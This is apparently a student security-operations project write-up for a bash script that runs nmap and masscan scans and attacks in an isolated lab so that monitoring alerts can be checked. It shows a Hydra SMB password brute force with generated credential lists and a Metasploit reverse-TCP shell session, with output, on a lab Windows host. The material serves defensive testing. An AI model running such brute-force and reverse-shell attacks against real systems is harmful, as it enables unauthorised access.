SOC Checker

(SOC Project)

John Saw

Objective

Create a script that runs different cyber attacks in a given network to check if monitoring alerts appear

Functions


1. Install relevant applications on the local computer.
2. Allow the user to choose two methods of scanning and two different network attacks to run via your script.
   Available tools: nmap, masscan, msfconsole
3. Every scan or attack should be logged and saved with the date and used arguments.

Network Setup

A network of 4 computers using VMNet10 setup as per the diagram below.
Kali #1 is the designated attacker.


Configured for SMB Attack
DC (Windows) is connected to TestWin #1 shared folder.

Configured for SSH Attack
Kali #2 has ssh service started on the default port.



Script Overview

A single bash script with interactive capability is created to set up, scan and attack.



```
┌──(kali㉿kali)-[~/SOC/Project]
└─$ sudo bash socchecker.sh
```

```
Menu
1) Install Apps
2) Scan IP Address
3) Attack IP Address
4) Check Log
5) Clear screen
0) Exit
Choose an option:
```

Initiate Stage

1. Launch bash script.
2. View menu.

Execution Stage

1. “1” is to set up the required applications. (Note: Recommended for first time use.)
2. “2” is to scan the provided ip address for vulnerabilities.
3. “3” is to attack the provided ip address for exploitation.
4. “4” is to check logs for script-level activities.
5. “5” is to clear the screen without exiting.
6. “0” is to exit the bash script.


Logging Stage

1. Script-level activities are logged in Log.txt.
2. Msfconsole activities are stored in <file name>.log.
   Note: file name associated with attack type. E.g. win_smb_<date>.log or linux_ssh_<date>.log

Script Overview (Code)

The bash script created consists of 4 main parts.

1. Global Initialize
2. Global Variables
3. Functions
4. Script Flow



Bridging Functions (Code)

```bash
function log() #Log activities to log.txt
{
echo "$dt $strng" >> log.txt
}
```

```bash
function return_menu() #return to interactive menu
{
read -p "Press enter key to return to menu."
menu
}
```

```bash
function target_ip() #handle target ip address
{
echo "Enter Target IP Address:"
read targetip

strng="User set $targetip as target IP."
log
}
```

Overview

```bash
#!/bin/bash

# Global Initialize - to reset log.txt at start up
rm -f log.txt

# Global Variables - for repeated use downstream
dt=$(date '+%d/%m/%Y %H:%M:%S')
strng="User started"

# Functions
function app_install() #Install relevant programs
{

function brute_list() #Generate usernames and passwords
{

function log() #Log activities to log.txt
{

function menu() #interactive menu
{

function return_menu() #return to interactive menu
{

function target_ip() #handle target ip address
{

function check_log() #view log.txt
{

function launch_scan() #Scan methods
{

function launch_attack() #Attack methods
{

# Script Flow
brute_list
log
menu
```

Script Flow (Code)

```bash
function brute_list() #Generate usernames and passwords
{
crunch 1 2 123 > user.lst 2>&1
crunch 1 2 123 > pass.lst 2>&1
echo "administrator" >> user.lst
echo "Passw0rd!" >> pass.lst
echo "kali" >> user.lst
echo "kali" >> pass.lst
clear
}
```

Speed up demo


```bash
function log() #Log activities to log.txt
{
echo "$dt $strng" >> log.txt
}
```

```bash
function menu() #interactive menu
{
# learn from https://codeahoy.com/learn/introtobash/ch14/

strng="User at Menu"
log

echo -ne "
Menu
1) Install Apps
2) Scan IP Address
3) Attack IP Address
4) Check Log
5) Clear screen
0) Exit
Choose an option:"
read a
case $a in
    1) echo "1) Install Apps selected" ; app_install ;;
    2) echo "2) Scan IP Address selected" ; launch_scan ;;
    3) echo "3) Attack IP Address selected" ; launch_attack ;;
    4) echo "4) Check Log selected" ; check_log ;;
    5) clear; menu;;
    0) exit 0 ;;
*) echo "Invalid option"; menu;;
esac
}
```


Demo

Option 1: Install Apps

After the bash script started, proceed with option “1” to set up the required applications. Select option “4” to check applications install activity.




Selected Option 1: Install Apps




```
Choose an option:1
1) Install Apps selected
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
openssh-server is already the newest version (1:8.7p1-4).
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
nmap is already the newest version (7.92+dfsg2-1kali1).
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
masscan is already the newest version (2:1.3.2+ds1-1).
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
hydra is already the newest version (9.2-1).
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
```

Selected Option 4: Check Apps install activity



```
Choose an option:4
4) Check Log selected
25/08/2022 [redacted] User started
25/08/2022            User at Menu
25/08/2022            Installing openssh-server
25/08/2022            Installing nmap
25/08/2022            Installing masscan
25/08/2022            Installing hydra
```


Option 1: Install Apps (Code)




```
function app_install() #Install relevant programs
{
declare -a install_list=("openssh-server" "nmap" "masscan" "hydra")

for app in ${install_list[@]}
do
	strng="Installing $app"
	log
	sudo apt-get install "$app" -y
done
return_menu
}
```

Option 2: Scan IP Address

Enter “1” for Scan Type to perform a NMAP scan on 10.0.0.2-4 with output as nmap_<current date>.log.
Enter “2” for Scan Type to perform a MASSCAN on 10.0.0.2 with output as masscan_<current date>.log.





Selected Type 1: Execute NMAP scan on 10.0.0.2-4

```
Choose an option:2
2) Scan IP Address selected
Enter Target IP Address:
10.0.0.2-4
Type 1 - for NMAP Scan OR Type 2 - for MASSCAN 1
You have selected NMAP Scan on 10.0.0.2-4
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-24 10:39 EDT
```

Output stored as nmap_<current date>

```
┌──(kali㉿kali)-[~/SOC/Project]
└─$ ls
log.txt  nmap_2022-08-24  pass.lst  [redacted]  user.lst
```


Selected Type 2: Execute MASSCAN on 10.0.0.2


```
Choose an option:2
2) Scan IP Address selected
Enter Target IP Address:
10.0.0.2
Type 1 - for NMAP Scan OR Type 2 - for MASSCAN 2
You have selected MASSCAN on 10.0.0.2
Starting masscan 1.3.2 (http://bit.ly/14GZzcT) at 2022-08-24 [redacted] GMT
```

Output stored as masscan_<current date>

```
┌──(kali㉿kali)-[~/SOC/Project]
└─$ ls
log.txt  masscan_2022-08-24  nmap_2022-08-24  pass.lst  [redacted]  user.lst
```

Potential Vulnerabilities





Selected Type 1: Execute NMAP scan on 10.0.0.2-4

```
Choose an option:2
2) Scan IP Address selected
Enter Target IP Address:
10.0.0.2-4
Type 1 - for NMAP Scan OR Type 2 - for MASSCAN 1
You have selected NMAP Scan on 10.0.0.2-4
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-24 [redacted] EDT
```


Observed port 445 open, possible SMB vulnerability for 10.0.0.2 (Windows)

```
PORT    STATE SERVICE      VERSION
53/tcp  open  domain       Simple DNS Plus
88/tcp  open  kerberos-sec Microsoft Windows Kerberos (server time: 2022-08-24 [redacted])
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp open  ldap         Microsoft Windows Active Directory LDAP (Domain: cfc.com, Site: Default-First-Site-Name)
445/tcp open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds (workgroup: CFC)
```

Observed port 22 open, possible SSH vulnerability for 10.0.0.4 (Linux)

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.0p1 Debian 1+b1 (protocol 2.0)
```

Option 2: Scan IP Address (Code)




```
function launch_scan() #Scan methods
{
target_ip

read -p "Type 1 - for NMAP Scan OR Type 2 - for MASSCAN " Selection
case "$Selection" in
        1)
                strng="NMAP Scan started.."
                log
                echo "You have selected NMAP Scan on $targetip"
                sudo nmap "$targetip" -sV -Pn -O -p1-500 -oG ./nmap_"$(date '+%Y-%m-%d')"
                return_menu
        ;;
        2)
                strng="MASSCAN started.."
                log
                echo "You have selected MASSCAN on $targetip"
                sudo masscan "$targetip" -p1-500 -oG ./masscan_"$(date '+%Y-%m-%d')"
                cat ./masscan_"$(date '+%Y-%m-%d')"
                return_menu
        ;;
        esac
}
```

Option 3: Attack IP Address


Windows SMB Attack

Enter “1” for an Attack Type to use Hydra and msfconsole on 10.0.0.2 (Windows).

- Hydra used to gain credentials via brute force.
- Msfconsole with payload as windows/meterpreter/rever_tcp used to gain access to the target's cmd.



Selected Option 3 and Type 1: Attack IP Address 10.0.0.2 (Windows)




```
Choose an option:3
3) Attack IP Address selected
Type 1 - for Windows SMB Attack OR Type 2 - for Linux SSH Attack 1
Enter Target IP Address:
10.0.0.2
You have selected Windows SMB Attack on 10.0.0.2
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizatio
ns, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-08-24 [redacted]
[INFO] Reduced number of tasks to 1 (smb does not like parallel connections)
[DATA] max 1 task per 1 server, overall 1 task, 196 login tries (l:14/p:14), ~196 tries per task
[DATA] attacking smb://10.0.0.2:445/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[VERBOSE] accntFlag is 2
[VERBOSE] hashFlag is 2
[ATTEMPT] target 10.0.0.2 - login "1" - pass "1" - 1 of 196 [child 0] (0/0)
[STATUS] attack finished for 10.0.0.2 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-08-24 [redacted]
[*] Spooling to file win_smb.log ...
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
RHOSTS ⇒ 10.0.0.2
SMBUser ⇒ administrator
SMBPass ⇒ Passw0rd!
payload ⇒ windows/x64/shell_reverse_tcp
[*] Started reverse TCP handler on 10.0.0.5:4444
[*] 10.0.0.2:445 - Connecting to the server ...
[*] 10.0.0.2:445 - Authenticating to 10.0.0.2:445 as user 'administrator' ...
[*] 10.0.0.2:445 - Selecting PowerShell target
[*] 10.0.0.2:445 - Executing the payload ...
[+] 10.0.0.2:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Command shell session 1 opened (10.0.0.5:4444 → 10.0.0.2:54028 ) at 2022-08-24 [redacted]


Shell Banner:
Microsoft Windows [Version 10.0.14393]
-----


C:\Windows\system32>net user
net user

User accounts for \\

-------------------------------------------------------------------------------
Administrator            Binks                    DefaultAccount
GodMode                  Guest                    james
jamie                    krbtgt                   test01
The command completed with one or more errors.
```

1. Brute force with Hydra

2. Msfconsole with reverse tcp payload

3. Control 10.0.0.2 command prompt (Manual terminate for “free play”)


Note: Observed that there is possibility of no session being created, thus re-attempt with “exploit” works.



```
[STATUS] attack finished for 10.0.0.2 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-08-25 [redacted]
[*] Spooling to file win_smb.log ...
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
RHOSTS ⇒ 10.0.0.2
SMBUser ⇒ administrator
SMBPass ⇒ Passw0rd!
payload ⇒ windows/x64/shell_reverse_tcp
[*] Started reverse TCP handler on 10.0.0.6:4444
[*] 10.0.0.2:445 - Connecting to the server ...
[*] 10.0.0.2:445 - Authenticating to 10.0.0.2:445 as user 'administrator' ...
[*] 10.0.0.2:445 - Selecting PowerShell target
[*] 10.0.0.2:445 - Executing the payload ...
[+] 10.0.0.2:445 - Service start timed out, OK if running a command or non-service executable ...
